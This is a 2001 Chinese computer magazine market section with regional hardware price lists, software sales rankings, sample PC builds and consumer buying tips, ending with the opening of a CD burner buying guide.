面对Intel的一系列举措，AMD在价格上也开始有了较大的动作，全系列的CPU基本每款的降幅都在10%以上，而且性能更加强劲。133外频的CPU也将在近期内开始全面上市。AMD最有力的武器应该说是几款支持DDR内存的芯片组了，AMD自己研制的AMD　760芯片、VIA的KT266、SIS　735，都是相当具有竞争力的产品，在性能上完全可以和Intel一争高下，而且成品的主板已经完成。看来随着DDR内存的降价，AMD的形势一片大好。毒龙750/800/850的价格为335/430/550元；100外频的雷鸟1.2G/1.1G/1G/900/850的价格为1380/1270/1190/940/730元，133外频的雷鸟1.2G/1G的价格为1390/1170元。

在目前的显卡市场中，GeForce2　MX已经基本上取代了TNT2的市场。nVIDIA把显卡分为了几个等级，占领各自的市场，分别是属于入门级产品的GeForce2　MX200　32M；属于中端产品的GeForce2　MX400；较高一些的GeForce2　Pro显卡；当然作为最高端的还是刚上市不久的GeForce3。目前在国内市场中已经可以见到丽台的GeForce3的现货，但是近4000元的售价却不是普通消费者所能承受得起的。其他品牌，如：UNIKA小影霸、七彩虹、太阳花等MX显卡都在市场中占有较大的份额，价格较便宜。从性能和价格综合衡量来看，应该是目前国内市场的主导产品。

硬盘方面，最近的价格浮动不是很大，迈拓的星钻一代20G/30G/40G硬盘的售价为770/890/1020元；金钻六代30G/40G的价格分别为1220/1330元；希捷5400转30G/40G的价格分别为790/890元；西数5400转硬盘20G/30G/40G的售价为690/820/920元，在市场中应该说是价位较低的了。7200转的西数BB系列20GB/40GB价格为790/1160元，从总体价格走势上来看还是比较稳定的。IBM腾龙三代（60GXP）40G在市场中崭露头角，显示出强大实力之后，最新60G的腾龙三代硬盘也进入了零售市场，但是1820元的价位没有几个人能承受得起。相对来说，腾龙三代40G现在的售价却已经降到1220元的低价位，性价比明显比60G的产品高出很多，已经成为市场中的主流。

杨法　余庆辉
杨涛　黄　宇

报价杂货铺

（截止到2001.6.1，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

CPU

产品	价格
Intel Pentium III 733盒/散	950/900元
Intel Pentium III 866盒/散	1530/1480元
Intel Celeron II 766散	650元
Intel Celeron II 700盒/散	620/600元
Intel Celeron II 733盒/散	680/660元
AMD 雷鸟 850/900/1000	730/950/1100元
AMD 毒龙 700/800/850	310/440/550元

主板

产品	价格
Intel 原装815E/EP	1150/975元
Iwill(艾崴) 815EP	980元
Iwill(艾崴) VD133GL (VIA、DMA66)	980元
Asus(华硕) CUSL2-C(815EP)	1050元
Asus(华硕) A7PRO (VIA KT133)	1050元
技嘉 6VX7-4X-A(VIA、DMA66、内置声卡)	850元
Aopen AX3S	1050元
微星 815EP(Intel i815EP) /815E	950/990元
微星 K7TPro2 (KT133，DMA66)	980元
升技 SE6 (Intel i815E 、DMA100)	1200元
升技 KT7 (VIA KT133 DMA66)	1120元

内存

产品	价格
KingMax 64MB PC133 SDRAM	180元
KingMax 128MB PC133 SDRAM	290元
KingMax 256MB SDRAM	680元
KingSton 128MB/256MB PC133 SDRAM	300/720元
KingSton RAMBUS 64MB/128MB	620/1320元
金邦千禧条（GL2000）128MB/256MB	310/610元
金邦金条128MB/256MB SDRAM	340/670元
HY 64MB/128MB SDRAM	130/240元

硬盘

产品	价格
Maxtor 星钻 20GB/30GB/40GB/60GB	760/880/1020/1650元
IBM 20GB/40GB (5400rpm)	850/1200元
IBM 30GB/45GB (7200rpm)	1220/1430元
IBM SCSI 9.1GB/18GB	2150/2840元

显卡

产品	价格
Matrox G450 16M/32MB DDR	650/990元
ATI Radeon LE(32M)	910元
微星 8808 TNT2 M64 16M/32M	440/ 510元
微星 816 GeForce2 MX 32M	830元
小影霸速龙 1500/3000+ /6000	490/760/820元
小影霸速配 7700	1170元
七彩虹 霹雳9000I/II	950/1050元
ELSA(艾尔莎) 影雷者 GeForce2 MX 白金版	960元
大力神 3D Prophet II GTS 32M	2550元
大力神 3D Prophet II GTS 64M	3800 元

光驱

产品	价格
大白鲨 IV型44速	410元
索尼 52速	390元
Acer 48/50/52速	370/410/420元
微星 52速	360元
三星 48速	370元
三星康宝(集CD、CD-R、CD-RW、DVD)	1800元
华硕 50速/40速	400/360元
三星 12速 DVD-ROM	680元
LG 8速 DVD-ROM	590元

声卡

产品	价格
Creative(创新) Vibra 128	140元
Creative(创新) Digital 128	230元
Creative(创新) Live! Value(数码版)	490元
Creative SB LIVE！5.1 豪华版	800元
WINFAST Sound 支持光纤	380元
AOPEN YMA744PRO(带光纤)	320元

显示器

产品	价格
Philips 105S/107G/107T	1150/1860/2060元
Acer 77V /78G	1690/2399元
MAG 570FD/786FD/796FD (纯平)	1799/2699/2999元
SAMSUNG 750S/753DF	1750/2350元

打印机

产品	价格
EPSON STYLUS COLOR 480	620元
EPSON STYLUS COLOR 580	880元
EPSON STYLUS COLOR 680	1180 元
EPSON PHOTO 790	1880元
EPSON LQ1600K III	2880元
EPSON LQ670K+	3880元
佳能 BJC-2100SP	750元
佳能 BJC-3000	1170元
佳能 BJC-6200	1540元
HP LJ 6L PRO	3125元

华南地区产品报价

硬盘

产品	价格
IBM 60GXP 20G/40G	880/1180元
IBM20G/40G(5400)	725/900元
星钻一代20G/30G	790/920元
金钻六代20G	870元
WD20G/30G(5400)	680/780元
WD20G/30G/40G(7200)	790/930/1080元
希捷酷鱼III 20G/30G/40G	810/960/1130元
希捷U5 20G/30G	675/770元

显卡

产品	价格
维硕 GeForce2 MX	580元
维硕 RIVA TNT2 Pro64+	435元
维硕 RIVA TNT2 M64	380元
维硕 GeForce2 MX400	700元
维硕 GeForce2 MX200	640元
丽台 S360 Max	1000元
丽台 GeForce 256 DDR	930元
丽台 GeForce 256 SDR/TV	700元
丽台 S320 II 16M	470元
丽台 S330	600元
丽台 GTS Pro/32	1250元
小影霸 GeForce 2 5500	1600元
小影霸速龙3000	580元
小影霸速龙6000 DH	860元
小影霸速配7000	960元
艾尔莎影雷者 MX	860元
艾尔莎影雷者III-32M/LT	580元
ATI Xpert 98	400元
ATI Xpert2000	580元
ATI Radeon 32M	1700元
ATI RAGE FURY PRO	1050元
ATI Radeon 32M DDR LE	920元

内存

产品	价格
Gl2000千禧条128M	300元
Gl2000千禧条256M	600元
金邦金条128M	330元
金邦金条256M	660元
HY256M/128M	425/205元
Kingmax128M	280元

CPU

产品	价格
Intel 奔腾III 1G盒装	1920元
Intel 奔腾III 933 盒装	1650元
Intel 奔腾III 800EB 散装	1230元
Intel 奔腾III 866 散装	1470元
Intel 奔腾III 866 盒装	1500元
Intel 奔腾III 733 散装	970元
Intel 赛扬II 633/667	430/460元
Intel 赛扬II 700/733	520/620元
AMD雷鸟1.2G/1G/900	1330/1100/950元
AMD Duron 850/800/750	535/410/310元

主板

产品	价格
维硕VS-K7VAT/694X	750/650元
维硕VS-693AD/MVP4C	550/540元
华硕CUSL2-C	1080元
华硕CUSL2-M	1040元
华硕CUSL2	1140元
华硕CUV4X-C	800元
微星815E Pro	1180元
微星694D Pro(A)	1350元
微星MS-6309NL	850元
微星K7T Pro	900元
磐英EP-8KTA2/8KTA3	860/960元
磐英EP-3S2A5/3SPA3L	960/890元
技嘉GA-60XM7E	1120元
技嘉GA-7ZXR/7ZX-1	1350/840元
硕泰克SL-75MAV/65EP	1000/840元
硕泰克SL-65FVB/65KV2	590/720元
梅捷SY-7VCA-E/7ISA+	750/1050元
钻石CS60-EC/AK74-EC	870/890元

连邦软件销售排行榜

2001年5月13日 -2001年5月28日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.0简装版	12	流风婚纱形象设计系统	168	五笔字型第2代国标版	36	E商2000小企业单机版	99
2	Windows 98 中文标准版	1998	电子设计自动化软件EDA2000-特价版	980	Office2000中文企业版	7800	轻松会计-标准版	98
3	Windows2000中文版	1999	欢迎光临-海报制作系统	48	文杰 For Windows	158	速达3000PRO单机版	2680
4	Windows Me中文标准版	1188	DreamWeaver4.0Win Comm	4550	请多指教——中英文名片制作系统V1.0版	48	降龙九九会计软件	99
5	RichWin2000	1200	纯爱信纸	48	预算大师个人版(北京)	198	彩票致胜	36
6	中日文输入平台3.0+日语一点通	288	FrontPage 2000 (中文)	2600	管家婆辉煌版7.0版	2800	财智2001家庭版	85
7	百资Linux7.0标准版	19	CAXA电子图板V2版	650	写作之星黄金版	29	市场计划mp001	98
8	TubroLinux6.0简体中文版(10CD)-特价版	129	VISUAL FOXPRO3.0 中文专业版	3500	二笔输入法	280	天大天财进销存通用单机版	780
9	红旗Linux服务器版2.0	168	编程经典控件大全	38	Sygate25用户	2660	263天赢股票投资分析系统	68
10	中文之星2000 for NT	1980	贴我贴我	48	黑马智能输入 2000特价版	38	金蝶2000标准版 V7.0	11500

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	石器时代	29	开天辟地3	127	动态影像素材	28	KV3000标准版	178
2	三角洲特种部队3	50	超星读书卡	100	编程高手系列	49	瑞星2001标准版	188
3	NBA2001	50	新东方背单词软件	25	网页自作教程系列	19	金山毒霸.net-标准版	98
4	小鸡快跑	48	新概念系列教程-Windows 2000	25	中国素材光盘大全系列	18	豪杰超级解霸白金版	38
5	生化危机3-标准版	48	从零开始学英语	150	世纪图库黄金版	58	东方快车3000标准版	39
6	傲世三国	68	洪恩环境英语套装版-初级篇(VCD+书)	100	石器时代游戏攻略	20	东方影都-标准版	29
7	心跳回忆-表白你的心	38	个人电脑完全解决方案	25	生化危机--全攻略	25	金山词霸.net2001专业版	38
8	神雕侠侣--新世纪版	69	许国璋电视英语	98	古龙群侠传-全攻略	20	金山快译.net.2001专业版	38
9	古墓丽影终结版之历代记	48	电脑学校教材-入门篇	35	中国大百科全书光盘(1.1版)	50	东方网页王-2	39
10	命运战士	48	电脑世纪行2	267	室内设计图库系列	38	金山笔圣-草书王	380

西北地区产品报价

CPU

产品	价格
Duron 750/800/850	300/400/540元
Athlon 850/900/1GHZ	710/920/1080元
赛扬II 633/667/700/733/766	425/450/480/540/580元
PIII800EB原/散	1320/1160元
PIII933EB原/散	1580/1450元
PIII1G原/散	1950/1670元

硬盘

产品	价格
WD 10G/20G/30G 5400转	610/660/780元
WD 20G/30G 7200转	770/930元
星钻一代20G/30G/40G	730/860/1000元
金钻六代20G/30G/40G	910/1160/1330元
IBM 20G/40G 5400转	720/880元
IBM 30G/45G 7200转	1120/1300元
希捷 酷鱼II 20G/30G	830/910元
希捷 U10 10G/20G	620/690元

内存

产品	价格
HY 64M/128M PC133	100/210元
Kingmax 128M PC133	270元
kingmax 128M/256M PC150	290/650元

主板

产品	价格
ASUS A7Pro/CUSL2/CUV4X-E	980/1080/880元
技嘉 GA-6OX/6VX7-4X/7ZX-1	910/820/850元
升技 KT7/SE6/VH6	890/1020/760元
微星 6309NL100/815EP Pro-NL	760/920元

显示器

产品	价格
飞力浦 105S/105B/105G	1230/1350/1450元
107G/107E/107T	2050/1850/2500元
美格 570FD/786FD	1799/2799元
XJ570/XJ770	1399/1899元
796FD/XJ810	2999/4499元
三星 750S/750ST	1920/2380元
753DF/755DF/700IFT(送软驱)	2580/3300/3450元
优派 E653/E70	1420/1900元
E773/EF70	2750/2880元
LG 795FT/774FT/775FT	2899/2699/2599元
775N/773N/575N	1899/1830/1380元

显卡

产品	价格
华硕 V3800 16M/32M(PRO/TV)	560/870元
V7100/32M/GeForce2 MX	810元
微星 MS-GeForce 816	890元
MS-GeForce 817	870元
ATI RADEON VE(32MDDR)/ALL-IN-WONDER(32MDDR)	1090/2800元
艾尔莎 影雷者 LT/32M	620元
影雷者 PRO/32M/TV	1160元
影雷者 GTS MX(6.0)/(5.5)	1010/1050元
昂达 TNT2 PRO 32M	550元
TNT2 M64 32M	550元
GeForce2 MX/TVOUT	880元
硕泰克 TNT2 M64/32M	480元
GeForce2 MX/32M	800元
小影霸 M2000/M3000	450/510元
T2000/T3000/T3500	520/590/680元
G3000/G4000	480/1299元

声卡

产品	价格
傲锐 V512/V1	120/220元
花王 SV-750/SV-550	90/150元
创新 VIBRA 128/PCI128 D	150/220元
SB LIVE! 豪华板/标准板	850/1850元

机箱

产品	价格
世纪之星 299/711/712	545/335/335元
298/202/200/201/206	445元
F117/皇冠 288	495/545元

光驱

产品	价格
美达 50X/美创 40X	330/310元
ARTEC 40X/松井 48X	350/360元
Genius 40X/同方 48X	380/380元
源兴 50X/阿帕奇 48X	330/400元

装机指南


□北京　赵宁

Intel系列

配件	品牌	型号	价格(元)
处理器	Intel	P III 733EB	920
主板	技嘉	GA-6RX-1	捆绑价格1850
内存	主板捆绑	DDR 128M	
硬盘	迈拓	金钻六代30G	1040
光驱	Acer	50X	380
显卡	技嘉	GA-GF1280	700
显示器	Acer	77g	1999
软驱	三星	1.44	105
声卡	主板集成	AC 97	
音箱	麦蓝	M200(2.1)	140
机箱/电源	银河	E时代	350
键盘	Acer	52V	65
鼠标	双飞燕	3D	45
Modem	金网霸	3711	130
总价			7724

A

此配置采用的P III 733EB处理器是Intel性价比极佳的中高端产品，配合技嘉最新推出的GA-6RX-1主板，可以充分发挥DDR内存的高效能。Acer 77g是一款性价比较高的显示器，以此来配合技嘉GA-GF1280显卡，可以构建出视频性能出色的家庭多媒体电脑系统，这对于游戏爱好者也是非常好的配置选择。这套配置属于中档价位，总体价格适中，各部分性能比较平均，是一款不可多得的优秀配置方案。



配件	品牌	型号	价格(元)
处理器	Intel	Celeron 700	540
主　板	艾崴	VX133	860
硬　盘	Maxtor	星钻一代30G	900
显示器	三星	750S	1820
显　卡	ATI	Radeon LE	870
内　存	HY PC133	128M	210
软　驱	SONY	1.44M	110
CD-ROM	源兴	50X	340
声　卡	主板自带	8738	
机箱/电源	金河田	8012	240
ISDN Modem	实达	内置ISDN卡	230
音　箱	三诺	SR-580A	110
键　盘	Acer	52V	65
鼠　标	双飞燕	2D	18
总价			6313

B

这款配置立足于性价比较高的Celeron CPU，艾崴的VX133主板兼容性良好，运行稳定，是Celeron处理器的不错搭档。如果资金富裕，可以将内存扩为256兆，这样性能会更加强大。此外，这款配置比较突出的地方在于视频显示方面，Radeon LE虽为镭的低端产品，但是在性能方面丝毫不比MX差，而且在画质方面，LE具有和镭相同的画质输出。三星的这款显示器的价格比较适中，是低端用户不错的选择之一。这款配置具有较好的视频表现能力。如果使用者经常上网，也可以加200元考虑换一款外置的Modem，如全向、大白鲨的都可以。这套系统适合普通家庭用来做多媒体教育及上网冲浪。

AMD系列

配件	品牌	型号	价格(元)
处理器	AMD	雷鸟850	730
主板	技嘉	GA-7VTX或GA-7DX	捆绑价格2100
内存	技嘉主板捆绑	DDR 128M	
硬盘	WD	30G(7200转ATA100)	920
光驱	华硕	50X	390
显卡	技嘉	GA-GF1280(MX 32M)	700
显示器	爱国者	770FT	1999
软驱	SONY	1.44	110
声卡	主板集成	CT5880	
音箱	漫步者	R2.1	150
机箱/电源	顺新7002/长城电源	ATX/250W	300
键盘	Acer	52V	65
鼠标	双飞燕	4D	60
Modem	全向	内置	170
总计			7694



A

作为配合DDR主板和DDR内存的处理器，AMD雷鸟850是追求性价比的最佳选择。

爱国者17英寸纯平显示器，很有号召力。GA-GF1280采用目前主流的GeForce2 MX芯片，两者搭配满足家庭使用绰绰有余。整体配置体现了性能价格的平衡，属于经济实用型配置方案。

市场聚焦

市场聚焦

计算机“防暑”用品的选购

随着气温的升高，电脑主机的散热问题又成为电脑爱好者关心的焦点。各种高档的散热风扇也纷纷上市。电脑用风扇主要有CPU风扇、板卡芯片风扇、机箱风扇、硬盘风扇等。CPU风扇的散热效果与散热片的大小、结构以及风扇的风量有关，我们在电脑城看到不少高档CPU风扇组件的散热片采用特殊设计，除了理论上可以提高散热效率外，也有一定的防伪作用。高档名牌的CPU风扇价格在70元以上，部分极品更是在百元以上，主要适合电脑发烧友和超频用户使用。小型的板卡芯片风扇比较便宜，一般在15元左右，在很多耗材柜台都有出售，带一片微型散热器，主要适用显卡等发热量大的芯片，有些硬件工作在超频状态下温度还是很高的。机箱风扇一般看风扇上的标识，一般电流越大风力也越强。机箱风扇性能差别很大，很多电脑城耗材柜台上出售的这类廉价风扇风量都很小。近期世纪之星推出了独立包装的水晶机箱风扇，虽然全透明的框架和叶片只是一个装饰作用，不过其质量还算不错，噪音低，风量也比较大。常用的机箱风扇有大口和小口两种接口。如果用户使用的主板提供了带测速的机箱风扇的接口，建议还是购买小口的风扇，这样在监控软件中可以看到风扇的工作状态。

如何选择经济的上网方式

电脑市场中上网卡的品种越来越多，一般使用上网卡拨号的资费较一般标准注册用户要便宜不少，不少种类的上网卡优惠的资费超过50%。上海很多上网卡的资费达到1元/小时（不含电话费）的水平。面对名目繁多的上网卡在选购时首先比的是价格，当然谁都想买到最便宜的上网卡，计算价格时要注意大部分上网卡是不包上网电话费的。对于用来网络聊天和网络游戏的用户最好选择包月上网方式的上网卡，这样就可以不必上网时掐表看时间了。其次比较用户的权限范围，有的上网卡虽然价格非常便宜，但用户访问权限很小，如只能访问国内网站或只能访问指定地区的网站。再次比较上网卡的使用有效期，这对上网不频繁的用户尤为重要，否则由于到期而卡内预付费作废令人懊恼。最后比较不同网络的接入服务质量，主要是接入拨通率和上网速度，一般规模较大的ISP比较有保证。

小硬盘再现“江湖”

一些电脑商家提供10GB左右的小硬盘，价格在600元左右，按理说这种硬盘早已经停产，保修方面商家自己提供一年质保，商家的所谓新货可想而知。目前市场上20GB的同技术档次的硬盘也只有七百多元，建议用户选购硬盘时尽量选购主流产品，在单位容量价格比和保修方面都比较理想。

低端数码相机及充电器选购的注意事项

30万像素左右的低端数码相机以其价格便宜、实用性强的特点为一些用户所看好。目前市面上类似的产品很多，成像性能相仿。选购这类相机需要注意，在取下电池后有些相机内存储的拍摄照片将全部丢失，这一点

配件	品牌	型号	价格（元）
处理器	AMD	Duron 800	430
主　板	微星	K7T Turbo	940
硬　盘	WD	30G(5400转)	860
显示器	长城	N700DF(17纯屏)	1799
显　卡	小影霸	G3000	580
内　存	HY PC133	128M	210
软　驱	SONY	1.44M	110
CD-ROM	SONY	CDU5211 52X	390
声　卡	主板自带		
机箱/电源	英志	保利得EN-7654B	380
Modem	金网通	内置56K(HSF PCI)	110
音　箱	漫步者	R201T	140
键　盘	Acer	52V	65
鼠　标	双飞燕	4D+	78
总　计			6092

B

现在Duron是市场上极具价格诱惑力的产品，这套配置采用了Duron 800的处理器，以微星K7T Turbo来搭配，可以充分发挥Duron的性能水平。整套系统适合超频玩家，不过建议装机时考虑一下散热问题。WD为硬盘大厂，产品在性能和可靠性上都十分出色，而且产品的价格也很好。由于现在显卡的更新速度很快，所以普通使用者不妨选购小影霸G3000，完全可以满足日常需要，在资金上还有余力的朋友可以选择GTS显卡。另外，内存可以考虑Kingmax PC150的128兆产品，它比HY PC133的性能更稳定，特别是在做超频工作时，不过价格要比HY PC133的高一些。

●以上方案中配件的价格仅供参考！采购应以当日市场价格为准。

使用起来就不太方便。数码器材的充电器是不少电脑爱好者所关心的，最常见的普通充电器都采用小电流恒流慢充，一般充电时间长而且要人为计算充电时间，比较麻烦。上海近期出现具备充满自停功能的充电器，充起电来不用烦心看时间了，如“劲牛”系列产品，有快充型、慢充型、两节型、四节型多种型号，适合不同用途。

市场中的刻录盘

Acer 的刻录盘以优质优价而著称，其 Gold CD - R 80 分钟盘单片装价格在7元左右，而同样的25片小桶包装零售价格为100元（4元 / 片），如果个人用户使用购买小桶包装无疑更为合算。另外 Acer 单片包装的 CD - RW 也比较便宜，约25 - 30元 / 片。目前一些中小品牌的标准容量白金盘价格已下降到 200 - 250 元 / 百片。由于散装刻录盘用量的增加，光盘的包装物也成为耗材柜台和刻录器材专卖店的新商品。光盘包装物一般有带自粘条的塑料袋、标准塑料盒（分普通型和超薄型两种）、类似于CD包内部的带衬垫的护袋、圆形塑料盒。一般个人存放刻录盘带衬垫的护袋比较实惠，如果刻录盘送人，超薄型标准塑料盒比较气派。此外，市场上销售的刻录光盘质量不一，刻录光盘质量除了表现在高倍速刻录下的成功率外，保存时间的长短是另一大问题。一些低质量的刻录盘保存效果很差，在一般光照条件下数据保存期小于6个月。有些光盘表面防护性能差，碰到汗指纹就会影响到数据记录层的数据安全。所以对于需要长期保存的数据，最好选用名牌的优质刻录盘保存。

J S“挂羊头，卖狗肉”

一些出售摄像头的商家经常用监控用的模拟彩色摄像头配一个云台加监视器作为活广告，在监视器上的图像非常清晰流畅。但电脑用户所要购买的可以与电脑USB口或并口直接连接的数码摄像头，无论从色彩的饱和程度和画面的连续程度都不及工业模拟彩色摄像头。需要购买摄像头的消费者应当看一下用电脑摄像头实际捕捉的效果。另外，不同的摄像头由于工艺和软件的不同，对环境亮度要求和图像连续捕捉性能也有一定差异。

电脑包利润大

手提电脑的皮包成为不少年轻人的新宠，电脑城各种仿制的皮包也纷纷上市，根据面料的不同有牛皮、仿皮、真皮三种档次。仿制的手提电脑包式样很多，大部分是仿原配提包。这类包的市场价格根据经销商的不同价格变化很大，以仿皮包为例，在同一个电脑城批发商处的零售价为70 - 90元，而在经营手提电脑配件的商家开价一下子就提升到 2XX 元，看来有很大的还价余地。

测试打印机，注意用纸

大部分打印机经销商为客户提供的打印样张都采用专用纸，而且装在有透明塑料袋的资料夹中，这样看起来打印效果如照片一样非常精细，而且由于塑料袋的作用，给打印样张增添了一层光泽。建议用户索要一些在普通复印纸上的打印效果样张，比较容易辨别打印机实际打印效果 。

整机销售中的噱头

在一些整机电脑的推销中，商家为了给初级用户“直观体验”高档配置和普通配置的区别，常常人为地使对比机型拉开差距，所谓红花需要绿叶衬。常用的手法是在配置系统拨号网络中通过选“登录到网络”选项控制拨号上网的时间，对需要慢一些的机器选中“登录到网络”项，这样完成网络连接就会慢不少。还有在启动时为“绿叶”陪衬电脑安装一块网卡，这样启动速度就会大大增加。经销商通过一系列手段来突出推荐机型的优点。

买电脑桌要看清板材

在电脑城销售的大部分中低档电脑桌，主要材料是中密度板材，厂商通过木纹皮贴面装饰使电脑桌具有漂亮的花纹。一些低价位的电脑桌为了节约成本，只采用木纹纸装饰，使用时间一长容易在表面出现问题。一些经销商推销电脑桌时经常说是原木制造的，其实是否原木制造，从固定螺丝的螺丝孔内就能看出究竟。有些拼装型的电脑桌在其拼装面未加贴面处理，很容易看出板材的实质。

PDA 专用的多功能笔问世

为了配合掌上电脑的使用，一种多功能笔成为掌上电脑一族的新宠。这种笔外型同普通钢笔相仿，但其内部有圆珠笔和掌上电脑专用的屏幕划笔，达到一笔两用的作用。一些高档的多功能笔还整合有铅笔、激光教鞭等功能，真正达到一物多用的效果。同时配合一些掌上电脑使用的皮夹也有上市，在一定程度上可以保护掌上电脑，增加其便携性能。

假冒电池又现市场

零售市场上出现一些假冒的充电电池，以高性能电池的名义卖给使用数码相机的用户。这类电池一般有两类。一类是用国内电池厂处理的不合格的小容量镍铬电池改换电池外皮包装，成为日本名牌高容量镍氢电池，一般冒充东芝和SONY居多，在电脑市场内的价格约10元 / 节，还价到 6 元以上都可以成交。还有一类是用国产 1100 - 1200MAH的镍氢电池改换电池外皮包装，冒充奥林巴斯等高档电池出售，标称容量也进一步提升到 1300MAH 以上，如冒充奥林巴斯镍氢充电电池标称容量为1450MAH，这类电池以名牌自居，价格很高，通常要价在 20 元 / 节以上，由于其本身容量也比较大，用户也不太容易怀疑。假冒电池多数是4节一组，用透明热缩纸包装，由于电池外皮是手工加工的，所以多节电池外皮在电池两端一致性差，不能与正规机器包装相比。



□北京　孔明

透视家用打印机市场

随着打印机价格的逐渐降低，它离我们的生活越来越近，同时也有越来越多的普通家庭用户要求将计算机中的文字与图片输出到纸上，所以许多人已将打印机列入到购置计划中。

从满大街EPSON的广告中，各位就可以看出它在打印机市场的地位来。EPSON的图像打印质量无疑是业界公认最好的，当然同级别的产品也要稍贵一些。在低端方面EPSON有Stylus color 480产品，这是一个4色单墨盒的打印机，分辨率720×720dpi，当然也具有PhotoEnhance4图像处理技术，价格大约不到650元吧。中档价位上的产品是Stylus color 670和680，其实它们就像同胞兄弟一样，只是680是670的一个改进型产品，在打印速度等方面有了一些提高。这类中档价位的打印机采用的是分离式墨盒，这也是中档与低档打印机的一个最突出的差别，当然它们在分辨率上也存在差别，670和680都能达到1440×720dpi，而且利用EPSON的独特微压电技术，喷出的可都是7微微升超精微墨滴啊，它们的价位在1300-1400元之间，目前两者差价几十元。在EPSON照片级打印机方面，已经改为6个色彩的彩色墨盒了，这是为了能打印出更加丰富的色彩效果来。以定位与价格的不同，Stylus Photo系列又有720、750、870等几款产品，是分别针对办公型、照片打印和专业打印等不同用途的，它们的价位分别为1700、2200和2700元左右，各地市场会有些不同。这些都是A4幅面的打印机，更专业一些的还有A3的Stylus Photo 1270，当然价格也高达4300多元。

如果说EPSON是最注重墨盒喷头的话，那么应该说HP是最注重墨水的了，惠普墨水确实是业界有名的产品。惠普的打印机都具有惠普的第三代"富丽图"色彩分层技术，在普通纸和专用纸上都能获得逼真的照片一样的图像，而且色彩鲜明生动，色阶更多，图像更逼真更自然。DeskJet 420c是一款低端的单喷头产品，600x300dpi的分辨率，带两个墨盒，价格在560元左右。稍高档次的产品为HP DeskJet 630C和640C，它们都是双墨盒产品，而640更是为6色墨盒的照片品质打印机，且采用了USB接口，价格分别为600元和700多元。1000多元的打印机产品还有DJ-840C 和930C，分辨率分别为600x1200dpi和1200x2400dpi，采用的是第二代和第三代"富丽图"色彩分层技术，价格为1200元和1600多元。

佳能的低端产品为BJC-1000SP，是一个单墨盒产品，黑色与彩色墨盒只能同时安装一个，720×360dpi的分辨率，价格不到600元，适于家庭使用。BJC-2100SP为双墨盒产品，可用Photo墨盒，分辨率不变，价格略高一些，为700元左右。此外，Canon的中档产品有BJC-6200和6000，它们都是高质量的六色照片级打印机，分辨率达1440x720dpi，价格分别为1300元和1450元。佳能高档的喷墨打印机为BJC-8200，A4幅面，分辨率1200x1200dpi，可以喷出4微微升大小的墨滴来，价格2400多元。佳能的打印机与众不同的是可以通过加装600dpi的扫描插件将打印机升级到扫描仪的功能，这对空间比较紧张的用户自然比较合适，避免了放置扫描仪的空间。此外佳能还具有一款特色打印机产品，就是BJC-85PW，一款便携式照片打印机，分辨率720dpi，也可以连接360dpi扫描仪插件，并口/USB接口/红外接口通用，价格约1700多元，可以说是移动办公者的好搭档。

虽然利盟打印机的宣传力度不大，但是它以高性价比的产品吸引着众多用户，它低中高三档的产品很清晰，为Z11、Z32和Z52，它们的分辨率为1200x1200dpi、1200x1200dpi和2400x1200dpi，价格在500、800和1800多元。从中可以看出它的低端产品具有高分辨率的优势，这是颇具竞争力的。而且利盟打印机的文本打印质量很高，Z32已经近于低端激光打印机的水平了，所以普通用户，也不妨考虑利盟的产品。



闷豆：我的10GB硬盘又小又不够用，想买个大容量的高速硬盘。

奸商：我这什么品牌的硬盘都有，你要哪种？

闷豆：IBM的60GXP 40GB的如何？据说是IBM最新的7200转硬盘型号。

奸商：60GXP硬盘……不错……不过并不是IBM最新的7200转硬盘。

闷豆：那IBM最新的7200转的型号是什么？

奸商：（还真相信了）最新的编号是75GXP。

闷豆：真的吗？

奸商：这个编号还有假？你看，CPU是奔腾、奔腾II、奔腾III，编号越大，性能越先进，内存也是PC66、PC100、PC133这样按数字升级，IBM硬盘也是一样，7200转的按34GXP、60GXP、75GXP越来越先进了。

闷豆：还真是这回事，那就买75GXP 40GB。

奸商：75GXP没有40GB的型号，还是买个更大的，45GB的，怎么样？

闷豆：又多了5GB，也行，多少钱？

ÆÀ：一般的电脑产品都是编号越大越先进，但IBM的硬盘编号却不是这样，IBM的34GXP、60GXP、75GXP这类硬盘编号的数字表示的是这系列硬盘的最大容量是多少。75GXP系列的单碟容量15GB，一个硬盘中最多能放下5张碟，最大容量75GB。而60GXP的单碟容量是20GB，一个硬盘最多放下3张碟，最大容量60GB，是IBM最新的7200转硬盘型号，也是现在的主流型号。另外，这个奸商也真行，销路那么好的45GB 75GXP还有没卖出去的，不知道是不是返修货，大家要小心哟。


□北京　灵玲

主流刻录机 选购指南

随着个人计算机的普及，数据存储和传送的数量变得越来越大，传统的软盘已经难以满足需要了，这时选用刻录机便是一个很好的解决方案。由于技术的成熟，目前市场上主流刻录机的价格已经徘徊在900元到2000元间，高档商用的刻录机价格也多在3000元上下，并且有进一步下降的趋势。在低端家用级市场上，刻录机千元大战已经拉开。可能在不久的将来，刻录机将像CD-ROM一样得到普及。

一、市场综述

当前市场的刻录机品牌主要有理光、HP、NEC、Acer等，由于价格和碟片支持上的关系，目前仍以8X为主流机种，价位在1000元左右。其中NEC是第一个降到998元突破千元大关的国际品牌，Acer紧随其后，又有清华同方和大恒等国内品牌加入战团，刻录机市场一时战云密布，各家都希望在这块大市场上分一杯羹，这时最实惠的便是消费者了。从最早的几千元降到如今的九百多元，真可谓：旧时王谢堂前燕，飞入寻常百姓家。价格下降而新产品倍速提升并未有所停歇，市面上也出现了包括SCSI与IDE接口的12X、16X的机型，但价格比较高，性价比不理想。



二、品牌与价格的选择

